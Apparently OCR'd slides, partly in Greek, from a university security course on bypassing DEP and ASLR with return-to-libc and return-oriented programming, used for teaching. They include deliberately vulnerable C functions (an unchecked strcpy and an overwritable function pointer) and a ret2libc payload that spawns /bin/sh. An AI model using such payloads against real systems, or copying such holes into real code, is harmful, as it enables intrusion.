
Διάλεξη #8-9 - Bypassing Defenses & Return-Oriented Programming (ROP)



Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class

Ανακοινώσεις / Διευκρινίσεις

- Η εργασία #1 θα βγει μέσα στις επόμενες 7 μέρες
  - Αν θέλετε μπορείτε να εξασκηθείτε με το περσινό site στο: https://hackintro.di.uoa.gr/
- Που τοποθετείται ο κώδικάς μου όταν έχω ένα PIE εκτελέσιμο;

Την Προηγούμενη Φορά

1. Mitigations
    - Canaries
    - DEP
    - ASLR


Σήμερα

- Bypassing Mitigations
- Return-Oriented Programming (ROP)

Where we left off

Data Execution Prevention

Mark stack as non-executable using NX bit



CRASH


DEP prevents injected code on the stack from executing

DEP Scorecard

Aspect	**Data Execution Prevention**
Performance	• with hardware support: no impact • otherwise: reported to be <1% in PaX
Deployment	• kernel support (common on all platforms) • modules opt-in (less frequent in Windows)
Compatibility	• can break legitimate programs – Just-In-Time compilers – unpackers
Safety Guarantee	• code injected to NX pages never execute • *but code injection may not be necessary…*

Known Fixed Address

Randomized Address



Memory

Base address a

Program
- Code
- Uninitialized data
- Initialized data

Base address b

Mapped
- Heap
- Dynamic libraries
- Thread stacks
- Shared Memory

Base address c

Stack
- Main stack

ASLR Randomization

a + **16 bit rand r_1** b + **16 bit rand r_2** c + **24 bit rand r_3**

Program
- Code
- Uninitialized data
- Initialized data

Mapped
- Heap
- Dynamic libraries
- Thread stacks
- Shared Memory

Stack
- Main stack

* ≈ 16 bit random number of 32-bit system. More on 64-bit systems.

ASLR Scorecard

Aspect	Address Space Layout Randomization
Performance	• excellent—randomize once at load time
Deployment	• turn on kernel support (Windows: opt-in per module, but system override exists) • no recompilation necessary
Compatibility	• transparent to safe apps (position independent)
Safety Guarantee	• not good on x32, much better on x64 • *code injection may not be necessary…*

Checking which defenses are on

- Can be done by inspecting the binary
- Or using tools made for this – e.g., checksec (apt install)

```
$ checksec --file=/bin/ls
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   6               18              /bin/ls
```

http://slimm609.github.io/checksec.sh/


return-oriented programming

Bypass with return-to-libc Attack (beat DEP)

Rely on existing code (e.g., `system()`) rather than injecting new code

- setup fake return address
- put arguments (e.g. "/bin/sh") in correct registers
- `ret` will "call" libc function

No injected code!




Example ret2libc

How to Attack ASLR?

Attack

- **Brute Force**
- **Non-randomized memory**
  - ret2text
  - Func ptr
- **Stack Juggling**
  - ret2ret
  - ret2pop
- **GOT Hijacking**
  - ret2got

Brute Force



How to Attack ASLR?

Attack

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ret2text attack

Use this if .text section is ***not*** randomized

(Older gcc did not randomize text without –PIE flag.)

```
# Old GCC (<2017) did not randomize text
$ gcc main.c –o main            # Default does not create PIE
$ gcc main.c -o main –fPIE      # Flag required to enable PIE

# Modern GCC (~2017)
$gcc main.c –o main –no-pie     # Specifically disable PIE
$ gcc main.c –o main            # PIE by default!
```

Reference: https://leimao.github.io/blog/PIC-PIE/

How to Attack ASLR?

Attack


- Brute Force
- Non-randomized memory
  - ret2text
  - Func ptr
- Stack Juggling
  - ret2ret
  - ret2pop
- GOT Hijacking
  - ret2got

Function Pointer Subterfuge


Overwrite a function pointer to point to:

- program function (similar to ret2text)
- another lib function in Procedure Linkage Table

```
/*please call me!*/
int secret(char *input) { … }

int chk_pwd(char *intput) { … }

int main(int argc, char *argv[]) {
    int (*ptr)(char *input);
    char buf[8];

    ptr = &chk_pwd;
    strncpy(buf, argv[1], 12);
    printf("[] Hello %s!\n", buf);

    (*ptr)(argv[2]);
}
```



How to Attack ASLR?



Quiz Question

Which of the following can undermine ASLR?

A. A static .text section

B. A memory disclosure vulnerability that leaks the location of libc functions

C. Function pointers at a known address


D. All of the above

Χθες και Σήμερα

- Bypassing Mitigations
- Return-Oriented Programming (ROP)
- ELF & Linking

Sample Payloads (ret2libc)


```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```

```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```

```
payload =
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  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```
